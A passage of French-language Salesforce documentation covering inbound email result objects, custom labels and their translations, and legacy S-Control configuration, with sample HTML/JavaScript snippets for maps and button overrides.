L'objet InboundEmailResult sert à renvoyer le résultat du service de messagerie électronique. Si l'objet est nul, le résultat est supposé réussi. Un objet InboundEmailResult comporte les champs suivants.

| Nom | Type | Description |
|---|---|---|
| `success` | Booléen | Valeur qui indique si l'e-mail a été correctement traité.<br>S'il est `faux`, Salesforce rejette l'e-mail entrant et envoie un e-mail de réponse à l'expéditeur d'origine, avec le message spécifié dans le champ `Message`. |
| `message` | Chaîne | Message que Salesforce renvoie dans le corps d'une réponse par e-mail. Ce champ peut être renseigné par un texte, quelle que soit la valeur renvoyée par le champ `Succès`. |

### Objet InboundEnvelope

L'objet InboundEnvelope stocke l'information d'enveloppe associée à l'e-mail entrant et possède les champs suivants.

| Nom | Type | Description |
|---|---|---|
| `toAddress` | Chaîne | Nom qui apparaît dans le champ `À` de l'enveloppe, le cas échéant. |
| `fromAddress` | Chaîne | Nom qui apparaît dans le champ `À` de l'enveloppe, le cas échéant. |

CONSULTER ÉGALEMENT :

- Que sont les services de messagerie ?
- Présentation du code Apex

# Étiquettes personnalisées

## Étiquettes personnalisées

Les étiquettes personnalisées sont des valeurs de texte personnalisées accessibles à partir de classes Apex, de pages Visualforce ou de composants Lightning. Ces valeurs peuvent être traduites dans n'importe quelle langue prise en charge par Salesforce. Les étiquettes personnalisées permettent aux développeurs de créer des applications multilingues en présentant automatiquement les informations (par exemple, un texte d'aide ou des messages d'erreur) dans la langue maternelle de l'utilisateur.

Vous pouvez créer jusqu'à 5 000 étiquettes personnalisées pour votre organisation, qui peuvent comporter jusqu'à 1 000 caractères. Les étiquettes gérées de packages gérés ne sont pas prises en compte dans cette limitation.

Pour accéder aux étiquettes personnalisées, dans Configuration, saisissez *Étiquettes personnalisées* dans la case `Recherche rapide`, puis sélectionnez **Étiquettes personnalisées**. À partir de cette page, vous pouvez :

- Créer une nouvelle étiquette personnalisée ou modifier une étiquette personnalisée existante.
- Afficher une étiquette personnalisée existante. Dans la page de la vue, vous pouvez ajouter ou modifier une traduction dans la langue utilisée par votre organisation.

Pour ajouter une étiquette personnalisée à votre application :

1. Créez l'étiquette personnalisée.
2. Traduisez la valeur de l'étiquette dans les langues prises en charge par votre application.
3. Utilisez l'étiquette.
   - Dans Apex, utilisez la syntaxe `System.Label.`***`nom_étiquette`***.
   - Dans Visualforce et les composants Lightning, utilisez la variable globale `$Label`.
4. Incluez l'étiquette dans votre application lorsque vous créez son package pour l'AppExchange.

   Conseil: Si une étiquette personnalisée fait l'objet d'une traduction, insérez les traductions dans un package contenant explicitement les langues voulues.

CONSULTER ÉGALEMENT :

Création et modification d'étiquettes personnalisées

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Créer, modifier ou supprimer des étiquettes personnalisées :

- Personnaliser l'application

Créer ou remplacer une traduction :

- Gérer la traduction

  OU

  « Afficher la configuration » et être désigné comme traducteur

## Création et modification d'étiquettes personnalisées

Créez des étiquettes personnalisées qui peuvent être référencées à partir de classes Apex, des pages Visualforce ou des composants Lightning pour élaborer une application multilingue.

1. Dans Configuration, saisissez *Étiquettes personnalisées* dans la case Recherche rapide, puis sélectionnez **Étiquettes personnalisées**.
2. Pour créer une étiquette, cliquez sur **Nouvelle étiquette personnalisée**. Pour modifier une étiquette, cliquez sur **Modifier** en regard de l'étiquette personnalisée.
3. Dans la zone de texte **Description courte**, saisissez un terme facilement reconnaissable pour identifier cette étiquette personnalisée. Cette description est utilisée dans les champs de fusion.

   Remarque: Vous ne pouvez pas changer la langue d'une étiquette personnalisée existante.

4. Si vous créez une étiquette personnalisée : Dans la zone de texte **Nom**, saisissez le nom utilisé par l'étiquette. Cette valeur est utilisée dans Apex et dans les pages Visualforce pour référencer l'étiquette personnalisée. Les noms ne doivent contenir que des caractères alphanumériques, commencer par une lettre, ne contenir ni espace ni de doubles traits de soulignement et être uniques parmi toutes les autres étiquettes de votre organisation.
5. Pour marquer l'étiquette personnalisée comme protégé, cochez Composant protégé.
6. Dans **Catégories**, saisissez le texte qui catégorise l'étiquette. Le champ peut être utilisé dans des critères de filtrage lors de la création de vues de listes d'étiquettes personnalisées. Séparez chaque catégorie par une virgule. Le nombre total de caractères autorisés dans la zone de texte **Catégories** est de 255.
7. Dans la zone de texte **Valeur**, vous pouvez entrer jusqu'à 1 000 caractères de texte. Cette valeur peut être traduite dans n'importe quelle langue prise en charge par Salesforce.

   Remarque: L'affichage par tous les utilisateurs des modifications que vous avez apportées à ce champ peut prendre quelques minutes.

8. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Création et modification de traductions d'étiquettes personnalisées

Étiquettes personnalisées

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Créer, modifier ou supprimer des étiquettes personnalisées :

- Personnaliser l'application

Créer ou remplacer une traduction :

- Gérer la traduction

  OU

  « Afficher la configuration » et être désigné comme traducteur

## Création et modification de traductions d'étiquettes personnalisées

Les traductions d'étiquettes personnalisées déterminent le texte à afficher pour la valeur de l'étiquette lorsque la langue par défaut d'un utilisateur est une langue traduite.

1. Dans Configuration, saisissez *Étiquettes personnalisées* dans la case Recherche rapide, puis sélectionnez **Étiquettes personnalisées**.
2. Sélectionnez le nom de l'étiquette personnalisée pour l'ouvrir.
3. Dans la liste associée Traductions, cliquez sur **Nouveau** pour saisir une nouvelle traduction ou sur **Modifier** en regard de la langue pour changer une traduction. Si vous cliquez sur **Supprimer**, Salesforce confirme la suppression, puis retire la traduction de l'étiquette personnalisée.
4. Sélectionnez la Langue vers laquelle vous traduisez.
5. Saisissez le Texte de la traduction. Ce texte remplace la valeur spécifiée dans le champ Valeur de l'étiquette si la langue par défaut de l'utilisateur correspond à celle de la traduction.
6. Cliquez sur **Enregistrer**.

Remarque: Lorsque vous empaquetez une application qui utilise des étiquettes personnalisées avec des traductions, insérez les traductions en ajoutant explicitement les langues souhaitées au package.

CONSULTER ÉGALEMENT :

Création et modification d'étiquettes personnalisées

Étiquettes personnalisées

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Créer, modifier ou supprimer des étiquettes personnalisées :

- Personnaliser l'application

Créer ou remplacer une traduction :

- Gérer la traduction

  OU

  « Afficher la configuration » et être désigné comme traducteur

## Affichage des étiquettes personnalisées

Après avoir créé une étiquette personnalisée, vous pouvez :

- Modifier l'étiquette personnalisée.

  **Remarque:** Vous ne pouvez pas modifier les attributs d'étiquettes personnalisées installés en tant que partie d'un package géré. Vous ne pouvez que remplacer les traductions existantes ou fournir de nouvelles traductions pour les langues qui ne sont pas incluses dans le package.

- Supprimer une étiquette personnalisée.

  **Remarque:** Vous ne pouvez pas supprimer des étiquettes personnalisées et installées en tant que partie d'un package géré ou qui sont référencées par un Apex ou par une page Visualforce. Vous ne pouvez que remplacer des traductions existantes.

- Créez ou modifiez une traduction.

CONSULTER ÉGALEMENT :

Création et modification d'étiquettes personnalisées

Étiquettes personnalisées

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Créer, modifier ou supprimer des étiquettes personnalisées :

- Personnaliser l'application

Créer ou remplacer une traduction :

- Gérer la traduction

  OU

  « Afficher la configuration » et être désigné comme traducteur

# Commandes Custom S-Control

## Définition des commandes Custom S-Control

**Important:** Les pages Visualforce remplacent les commandes s-controls. Les organisations qui n'ont pas déjà utilisé de commandes s-controls ne peuvent pas en créer. Les commandes s-controls existantes restent inchangées et peuvent être modifiées.

La bibliothèque de commandes custom S-Control est l'emplacement de stockage et de téléchargement de contenus à utiliser dans de nombreuses zones de Salesforce, tels que des liens personnalisés, des onglets Web, des boutons personnalisés et des tableaux de bord. Les commandes S-Control constituent un moyen ouvert et flexible d'étendre la portée de l'interface utilisateur Salesforce, en offrant même la possibilité de créer et d'afficher vos propres formulaires personnalisés.

Une commande S-Control peut accueillir tous les types de contenu qui peuvent être affichés ou exécutés dans un navigateur, comme, par exemple, une applet Java, un contrôle ActiveX, un fichier Excel ou un formulaire Web HTML personnalisé.

1. Dans Configuration, saisissez *S-Control* dans la case `Recherche rapide`, puis sélectionnez **S-Control**.
2. Pour créer une commande S-Control personnalisée, cliquez sur **Nouvelle commande Custom S-Control**.
3. Pour modifier une commande S-Control existante, cliquez sur **Modifier**.
4. Saisissez des attributs de commande s-control.
5. Pour valider tous les champs de fusion et fonctions Salesforce, cliquez sur **Vérifier la syntaxe**.
6. Cliquez sur **Enregistrer** une fois terminé, ou sur **Enregistrement rapide** pour enregistrer et poursuivre la modification.
7. Créez un lien ou un bouton personnalisé pour que les utilisateurs voient la commande Custom S-Control. Vous pouvez également créer un onglet Web via une commande custom s-control ou ajouter la commande s-control à une présentation de page ou à un tableau de bord. Vous pouvez également utiliser une commande S-Control comme contenu d'aide en ligne pour un objet personnalisé.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et supprimer des commandes custom S-Control :

- Personnaliser l'application

CONSULTER ÉGALEMENT :

À propos des commandes S-Control

Affichage et modification des commandes s-control

Commandes s-control utiles

# À propos des commandes S-Control

**Important:** Les pages Visualforce remplacent les commandes s-controls. Les organisations qui n'ont pas encore utilisé de commandes s-control ne peuvent pas en créer. Les commandes s-control existantes restent inchangées et peuvent être modifiées.

Utilisez des commandes s-control pour ajouter votre propre fonctionnalité à votre organisation Salesforce. Que vous intégriez votre propre application hébergée ou que vous étendiez votre interface utilisateur Salesforce actuelle, utilisez des commandes s-control pour stocker votre code ou référencer un autre code.

Les commandes Custom S-Control peuvent accueillir tous les types de contenu qui peuvent être affichés ou exécutés dans un navigateur, comme une applet Java, un contrôle ActiveX, un fichier Excel ou un formulaire Web HTML personnalisé.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

- Définition des commandes Custom S-Control
- Commandes s-control utiles
- Comment les pages Visualforce se comparent-elles aux commandes S-Controls ?

## Considérations relatives aux commandes S-Control dans les packages Force.com AppExchange

Si vous développez des packages Force.com AppExchange avec des commandes s-control ou envisagez d'installer un package AppExchange avec des commandes s-control, tenez compte des limitations suivantes :

- Pour les packages que vous développez (c.-à-d. qui ne sont pas installés à partir de AppExchange), vous pouvez ajouter des commandes s-control uniquement aux packages disposant de l'accès API `illimité` par défaut. Lorsqu'un package dispose d'une commande s-control, vous ne pouvez plus activer l'accès API `limité`.
- Pour les packages que vous avez installés, vous pouvez activer des restrictions d'accès même si le package contient des commandes s-control. Toutefois, les restrictions d'accès ne fournissent qu'une protection limitée pour les commandes s-control. Salesforce recommande une bonne maîtrise de JavaScript dans une commande s-control avant de développer une restriction d'accès pour la sécurité des commandes s-control.
- Si un package installé possède un accès API `Limité`, les mises à niveau réussissent uniquement si la version mise à niveau ne contient aucune commande s-control. Si la version mise à niveau contient des commandes s-control, vous devez modifier l'accès API du package installé et le remplacer par `Illimité`.

## Affichage et modification des commandes s-control

**Important:** Les pages Visualforce remplacent les commandes s-controls. Les organisations qui n'ont pas déjà utilisé de commandes s-controls ne peuvent pas en créer. Les commandes s-controls existantes restent inchangées et peuvent être modifiées.

Pour afficher les détails d'une commande s-control, dans Configuration, saisissez *S-Control* dans la case `Recherche rapide`, sélectionnez **S-Control**, puis sélectionnez le nom de la commande s-control.

- Pour modifier une commande s-control, cliquez sur **Modifier**.
- Pour supprimer une commande s-control, cliquez sur **Del**.
- Pour afficher la liste des autres composants Salesforce qui font référence à la commande s-control, cliquez sur **Où cette option est-elle utilisée ?**

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et supprimer des commandes custom s-control :

- Personnaliser l'application

## Attributs de commande Custom S-Control

| Nom d'attribut | Description |
|---|---|
| `Étiquette` | Texte qui apparaît sur les présentations de page des commandes S-Control intégrées. |
| `Nom S-Control` | Nom unique de la commande S-Control. Ce nom peut contenir uniquement des caractères de soulignement et alphanumériques, et doit être unique dans votre organisation. Il doit commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. |
| `Type` | Détermine la façon dont vous pensez utiliser la commande S-Control.<br>**HTML**<br>Sélectionnez cette option si vous souhaitez saisir le contenu de votre commande S-Control dans la zone `Content`.<br>**URL**<br>Sélectionnez cette option si vous souhaitez saisir le lien ou l'URL d'un site Web externe dans la zone`Content`.<br>**Bout de code (snippet)**<br>Les snippets sont des commandes S-Control conçues pour être incluses dans d'autres commandes du même type. Sélectionnez cette option si vous souhaitez saisir le contenu du snippet de votre commande S-Control dans la zone `Content`. |

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Nom d'attribut | Description |
| --- | --- |
| `Description` | Texte qui décrit la commande S-Control. Il ne s'affiche que pour les administrateurs. |
| `Contenu` | Saisissez le contenu ou la source de votre commande S-Control. Vous pouvez saisir jusqu'à 1 million de caractères. Le code HTML définit précisément la manière dont les utilisateurs voient la commande Custom S-Control.<br>• Si vous élaborez une formule dans l'onglet **Formule avancée** ou pour des approbations ou des règles, telles qu'un workflow, une validation, une attribution, une réponse automatique ou une escalade, cliquez sur **Insérer un champ**, choisissez un champ, puis cliquez sur **Insérer**.<br>Pour créer une formule de base qui transmet des données Salesforce spécifiques, sélectionnez l'onglet **Formule simple**, choisissez le type de champ dans la liste déroulante `Sélectionnez un type de champ`, puis l'un des champs de la liste déroulante `Insérer un champ`.<br>Conseil: Les formules inter-objets générées s'étendent à des objets associés et référencent des champs de fusion dans ces objets.<br>• Pour insérer un opérateur, sélectionnez l'icône d'opérateur appropriée dans la liste déroulante `Insérer un opérateur`.<br>• Pour insérer une fonction, double-cliquez sur son nom dans la liste, ou sélectionnez-la et cliquez sur **Insérer la fonction sélectionnée**. Pour filtrer la liste de fonctions, choisissez une catégorie dans la liste déroulante `Fonctions`. Sélectionnez une fonction et cliquez sur **Aide sur cette fonction** pour lire sa description et consulter des exemples de formule faisant appel à cette fonction.<br>• Pour référencer un fichier téléchargé dans le champ `Nomfichier` comme faisant partie de la commande custom S-Control, sélectionnez Custom S-Control dans la liste déroulante `Sélectionnez un type de champ` et choisissez Custom S-Control URL pour obtenir le champ de fusion correspondant. Dans le cas d'une applet Java, vous pouvez également utiliser les champs de fusion `{!Scontrol_JavaCodebase}` et `{!Scontrol_JavaArchive}`.<br>• Pour insérer des champs de fusion d'activité, sélectionnez *`Événement`* ou *`Tâche`* dans `Sélectionner le type de champ`.<br>Conseil: La norme Internet exige un codage spécial pour les URL. Salesforce code automatiquement le texte d'un champ de fusion que vous insérez dans un lien. Codez manuellement tout autre texte dans votre lien. Par exemple, pour générer l'URL suivante :<br>`http://www.google.com/search?q={!user.name} Steve Mark 50%`<br>Utilisez ce contenu :<br>`http://www.google.com/search?q={!user.name}+Steve+Mark+50%25`<br>Salesforce efface automatiquement les guillemets dans les URL, lorsque la `Source de contenu` est une URL. Si vous souhaitez utiliser des guillemets, codez-les manuellement. Par exemple, pour générer l'URL `http://www.google.com/search?q="salesforce+fondation"`, utilisez ce contenu : `http://www.google.com/search?q=%22salesforce+fondation%22`. |
| `Nomfichier` | Téléchargez un fichier à afficher lorsque vous ajoutez cette commande custom S-Control à un lien personnalisé. Le fichier peut contenir une applet Java, un contrôle ActiveX ou un autre type de contenu. Cette option applique aux commandes S-Control HTML uniquement. |

| Nom d'attribut | Description |
| --- | --- |
| `Préconcevoir en page` | Cette option mémorise la commande S-Control, ce qui peut améliorer les performances lors d'un nouveau chargement de la page car la commande est déjà chargée. Cette option applique aux commandes S-Control HTML uniquement. |
| `Codage` | Le paramètre de codage par défaut est Unicode (UTF-8). Modifiez-le si vous transmettez des informations à une URL exigeant des données dans un autre format. Cette option est disponible lorsque vous sélectionnez URL comme `type`. |

CONSULTER ÉGALEMENT :

- À propos des commandes S-Control
- Commandes s-control utiles
- Conseils de création de commandes S-Control

## Suppression de commandes Custom S-Control

**Important:** Les pages Visualforce remplacent les commandes s-controls. Les organisations qui n'ont pas déjà utilisé de commandes s-controls ne peuvent pas en créer. Les commandes s-controls existantes restent inchangées et peuvent être modifiées.

Pour supprimer une commande Custom S-Control :

1. Assurez-vous d'abord que la commande s-control n'est pas utilisée par d'autres composants : dans Configuration, saisissez *`Commandes S-Control`* dans la case `Recherche rapide`, sélectionnez **Commandes S-Control**, sélectionnez la commande s-control, puis cliquez sur **Emplacement d'utilisation ?**
2. Cliquez de nouveau sur **Commandes S-Control**.
3. Cliquez sur **Supprimer** à côté de la commande Custom S-Control à supprimer.
4. Cliquez sur **OK** pour terminer.

**Remarque:** Vous ne pouvez pas supprimer une commande custom s-control utilisée ailleurs dans Salesforce. Les commandes s-controls supprimées ne sont pas stockées dans la Corbeille.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des commandes custom s-control :

- Personnaliser l'application

# Conseils de création de commandes S-Control

**Important:** Les pages Visualforce remplacent les commandes s-controls. Les organisations qui n'ont pas encore utilisé de commandes s-control ne peuvent pas en créer. Les commandes s-control existantes restent inchangées et peuvent être modifiées.

Tenez compte des conseils ci-dessous lors de la création de commandes s-control :

- Si vous créez une commande s-control d'URL, ne sélectionnez pas **Afficher l'en-tête de section sur la page de détails** dans la section de la présentation de page dans laquelle vous placez la commande s-control. Cette option combinée aux sections réductibles entraîne des problèmes dans certains navigateurs.
- Utilisez les variables globales pour accéder aux champs de fusion spéciaux de composants tels que des boutons personnalisés, des liens et des commandes s-control. Par exemple, la variable globale `$Request` permet d'accéder à des paramètres de requête dans un extrait de code, une commande s-control ou un bouton personnalisé.
- Utilisez le champ de fusion `{!$Organization.UISkin}` dans votre commande s-control pour récupérer le thème d'interface utilisateur que l'organisation a sélectionné. La valeur Theme1 de ce champ de fusion représente le thème Salesforce Classic et le Theme2 représente le thème Salesforce.
- Les commandes s-control utilisent les caractères {! and } (auparavant utilisés pour entourer les champs de fusion dans les formules) pour entourer une expression, qui peut inclure un ou plusieurs champs de fusion, fonctions ou variables globales.
- Lors du remplacement d'une action, utilisez l'argument `no override` pour empêcher une récursion, signalée par des cadres vides sur la page.
- Pour insérer des champs de fusion d'activité, sélectionnez *`Événement`* ou *`Tâche`* dans `Sélectionner le type de champ`.

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des commandes S-Control personnalisées :

- Personnaliser l'application

CONSULTER ÉGALEMENT :

Attributs de commande Custom S-Control

Définition des commandes Custom S-Control

## Commandes s-control utiles

**Important:** Les pages Visualforce remplacent les commandes s-controls. Les organisations qui n'ont pas encore utilisé de commandes s-control ne peuvent pas en créer. Les commandes s-control existantes restent inchangées et peuvent être modifiées.

Pour faire vos premiers pas avec les commandes s-control, utilisez les exemples ci-dessous.

### Commandes S-Control pour des pages de détail

#### Yahoo Map

Utilisez l'API Yahoo Map et les champs de fusion d'adresse de facturation pour afficher la carte d'un compte. Utilisez le code suivant dans une commande s-control HTML et ajoutez-la à la présentation de page de détail de votre compte :

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Éditions

Disponible avec : Salesforce Classic

Les liens et les boutons personnalisés sont disponibles avec : **Toutes** les éditions

Les commandes S-control sont disponibles dans : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Le remplacement des boutons standard et des pages d'accueil des onglets disponibles avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

```
<html>
<head>
<script type="text/javascript"
src="http://api.maps.yahoo.com/ajaxymap?v=3.0&appid=YahooDemo">
</script>
<style type="text/css">
#mapContainer {
height: 200px;
width: 100%;
```

```
}
</style>
</head>
<body>
<div id="mapContainer"></div>
<script type="text/javascript">
// Create a map object
var map = new YMap(document.getElementById('mapContainer'));
// Display the map centered on given address
map.drawZoomAndCenter("{!Account.BillingStreet}, \
 {!Account.BillingCity},\
 {!Account.BillingState},\
 {!Account.BillingPostalCode}", 3);
// Set marker at that address
map.addMarker("{!Account.BillingStreet}, \
 {!Account.BillingCity},\
 {!Account.BillingState},\
 {!Account.BillingPostalCode}", 3);
</script>
</body>
</html>
```

## Remplacement des boutons standard et des pages d'accueil d'onglet par des commandes S-Control

### Ajout d'un remplacement de produit

Peut-être préférez-vous utiliser votre propre code au lieu de la page standard pour ajouter des produits à des opportunités. Utilisez l'exemple de commande s-control ci-dessous pour transmettre des valeurs de données à l'aide d'un champ de fusion, depuis une page de détail d'enregistrement vers une commande s-control personnalisée qui remplace le bouton **Ajouter un produit** dans la liste associée Produits d'une opportunité. Ce type de remplacement illustre les boutons de liste associée qui contiennent des champs de fusion de l'objet principal ainsi que des détails. Par exemple, le code ci-dessous contient des champs de fusion d'opportunité, situé sur le côté principal de la relation principal-détails avec des produits d'opportunité.

```
<html>
<head>
<script type="text/javascript"
src="/soap/ajax/13.0/connection.js">
</script>
</head>
<body>
<b>Opportunity Info:</b>
<br>
Opportunity ID: {!Opportunity.Id}
<br>
Opportunity Name: {!Opportunity.Name}
<br>
Opportunity Record Type: {!Opportunity.RecordType}
<br>
</body>
</html>
```

Pour mettre en œuvre cette fonctionnalité, créez une commande s-control HTML avec le contenu ci-dessus en insérant votre code dans l'espace prévu. Remplacez ensuite l'action Ajouter un produit dans l'objet des produits d'opportunité en utilisant la commande s-control. Cet exemple suppose que vos opportunités ont des types d'enregistrement.

**Remarque:** Cet exemple n'inclut pas le code d'ajout de produits. Le contenu de la section body illustre simplement l'utilisation de champs de fusion d'opportunité à partir de la liste associée des produits d'opportunité. Remplacez la section body par votre code.

### Remplacement conditionnel pour modifier des pistes

Vous pouvez effectuer un remplacement conditionnel d'une action standard, en dirigeant une action standard ou une commande s-control personnalisée en fonction de certaines conditions. Par exemple, vous pouvez utiliser une commande s-control séparée pour modifier les pistes qui sont ouvertes depuis plus de 30 jours. Avec l'exemple ci-dessous, créez une commande s-control afin de déterminer si une piste est ouverte depuis plus de 30 jours, puis, le cas échéant, exécutez votre commande s-control personnalisée pour modifier les pistes. Sinon, utilisez l'action de modification des pistes standard.

```
<script type="text/javascript">

//determine if the lead has been open longer than 30 days
if ({!IF(ISPICKVAL( Lead.Status , "Open"), ROUND(NOW()- Lead.CreatedDate , 0), 0)} > 30)
{
//more than 30 days - display a custom scontrol page
window.location.href="{!URLFOR($SControl.EditLeadsOpenLongerThan30)}";
}
else
{
//30 days or less - display the standard edit page
window.parent.location.href="{!URLFOR($Action.Lead.Edit, Lead.Id,
[retURL=URLFOR($Action.Lead.View, Lead.Id)], true)}";
}

</script>
```

Pour la mettre en œuvre dans votre organisation, créez la commande s-control que vous souhaitez utiliser pour modifier les pistes ouvertes depuis plus de 30 jours. Nommez cette commande s-control « EditLeadsOpenLongerThan30 ». Créez ensuite une commande s-control à l'aide de l'exemple ci-dessus afin de déterminer si une piste est ouverte depuis plus de 30 jours, puis, le cas échéant, remplacez l'action de modification des pistes en utilisant la commande s-control EditLeadsOpenLongerThan30.

Notez les différences entre la première et la deuxième instruction `if` dans l'exemple de code ci-dessous. La première est une instruction `if` JavaScript qui évalue dans le navigateur. La deuxième est une fonction IF Salesforce qui évalue sur le serveur et renvoie une valeur unique (le nombre de jours d'ouverture de la piste, ou 0 si la piste n'est pas ouverte).

**Conseil:** Utilisez la fonction URLFOR de cet exemple pour élaborer des URL Salesforce, au lieu de spécifier des URL individuelles, afin de garantir leur prise en charge dans des différentes versions.

Pour afficher une page Salesforce standard sans invoquer le remplacement, définissez l'argument *`no override`* sur « true » dans la fonction URLFOR.

Utilisez également le paramètre `retURL` dans votre fonction URLFOR pour renvoyer l'utilisateur vers la page de détail après l'enregistrement.

### Modification du remplacement de contacts

Peut-être préférez-vous utiliser votre propre code pour modifier les contacts. Utilisez l'exemple de commande s-control ci-dessous pour transmettre des valeurs de données à l'aide de champs de fusion, depuis une page de détails d'enregistrement vers une commande s-control personnalisée qui remplace le bouton d'une page de détail standard.

```
<html>
<head>
<script type="text/javascript" src="/soap/ajax/13.0/connection.js">
</script>
</head>
<body>
<b>Contact Info:</b>
<br>
Contact ID: {!Contact.Id}
<br>
Contact Name: {!Contact.FirstName} {!Contact.LastName}
<br>
</body>
</html>
```

Pour mettre en œuvre cette fonctionnalité, créez une commande s-control HTML avec le contenu ci-dessus en insérant votre code dans la section body. Remplacez ensuite l'action Modifier le contact en utilisant la commande s-control. L'action de modification est remplacée partout où elle est disponible : le bouton **Modifier** dans les pages de détail de contact, le lien **Modifier** dans les vues de liste et le lien **Modifier** dans toutes les listes associées.

Remarque: Cet exemple n'inclut pas le code de modification des contacts. Le code de la section body illustre seulement l'utilisation de champs de fusion de contacts pour afficher les informations des contacts. Remplacez la section body par votre code.

### Interruption du remplacement pour les nouveaux comptes

Lorsque vous remplacez des boutons standard, ils ne sont plus disponibles dans l'ensemble de votre organisation Salesforce. Vous pouvez toutefois remplacer une action standard et la rediriger avec votre commande s-control sans entrer dans une boucle infinie. Vous pouvez par exemple remplacer le bouton **Nouveau** dans des comptes, exécuter votre propre processus personnalisé, puis reprendre l'action standard Nouveau compte sans entrer dans une boucle infinie. Utilisez pour cela l'argument `no override` dans la fonction URLFOR.

```
<script type="text/javascript">

alert("Hi, I am demonstrating how to interrupt New Account with an override.  Click OK to
 continue.");

window.parent.location.href="{! URLFOR($Action.Account.New, null, null, true)}";

</script>
```

Pour mettre en œuvre cette commande s-control, créez une commande s-control HTML avec le contenu ci-dessus. Remplacez ensuite l'action Nouveau compte en utilisant la commande s-control.

Remarque: La nouvelle action ne nécessite aucun ID. Pour cette raison, le deuxième argument de la fonction URLFOR est défini sur `null`. Cet exemple ne nécessite aucune entrée. Pour cette raison, le troisième argument de la fonction URLFOR est défini sur `null`. Le quatrième argument de la fonction URLFOR est défini sur `true` pour ignorer le remplacement, évitant ainsi une boucle infinie.

### Remplacement conditionnel de la page d'accueil de l'onglet Comptes

Vous pouvez effectuer un remplacement conditionnel de la page d'accueil d'un onglet, en redirection la page d'accueil de l'onglet d'origine vers une commande s-control en fonction de certaines conditions. Par exemple, vous pouvez afficher une commande s-control, au lieu de la page d'accueil standard de l'onglet Comptes, pour des utilisateurs associés à un profil spécifique. Avec l'exemple de code ci-dessus, créez une commande s-control afin d'afficher les informations sur les candidats à un poste lorsque les utilisateurs associés au profil Recruteur cliquent sur l'onglet Comptes. Tous les autres utilisateurs affichent la page d'accueil standard de l'onglet Comptes.

Pour mettre en œuvre cette page, créez une commande s-control appelée « ApplicantHomePage » qui inclut le contenu à afficher pour les recruteurs. Créez ensuite une commande s-control de type HTML en utilisant le code ci-dessous pour mettre en œuvre la logique de remplacement conditionnel :

```
<script type="text/javascript">
//determine the user profile name
var recruiter = {!IF($Profile.Name = "Recruiter", true, false)};

//when the profile is recruiter - display a custom s-control page
if (recruiter) {
    window.parent.location.href="{! urlFor($SControl.ApplicantHomePage)}";
} else {
//when the profile is not recruiter - display the standard Accounts tab page
    window.parent.location.href="{! urlFor( $Action.Account.Tab ,
$ObjectType.Account,null,true)}";
}
</script>
```

Pour terminer, remplacez l'onglet Comptes pour utiliser la commande s-control HTML affichée ici. Cet exemple suppose qu'un profil nommé « Recruteur » existe dans votre organisation.

**Remarque:** Les champs de fusion $Profile ne sont disponibles que dans Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition.

## Commandes S-Control qui comprennent des extraits de code

### Insertion d'extraits de code

Insérez des extraits de code dans vos commandes s-control pour réutiliser un code courant. L'exemple ci-dessous référence un extrait de code qui fournit l'en-tête d'une page à afficher dans un onglet Web. La page a pour titre « My Title ». Utilisez la variable globale $SControl pour référencer un extrait de code. Pour la mettre en œuvre, créez deux extraits de code appelés « Resize_Iframe_head » et « Resize_Iframe_onload », puis créez une commande s-control HTML appelée « Resize_Iframe_sample » qui inclut le code suivant :

```
<html> <body> {! INCLUDE($SControl.Header_Snippet, [title = "My Title",
                  theme = "modern"])} </body> </html>
```

## Champs de fusion pour des commandes S-Control

**Important:** Les pages Visualforce remplacent les commandes s-controls. Les organisations qui n'ont pas déjà utilisé de commandes s-controls ne peuvent pas en créer. Les commandes s-controls existantes restent inchangées et peuvent être modifiées.

Champ de fusion que vous pouvez insérer dans un modèle d'e-mail, un modèle de publipostage, un lien personnalisé ou une formule afin d'incorporer les valeurs d'un enregistrement.

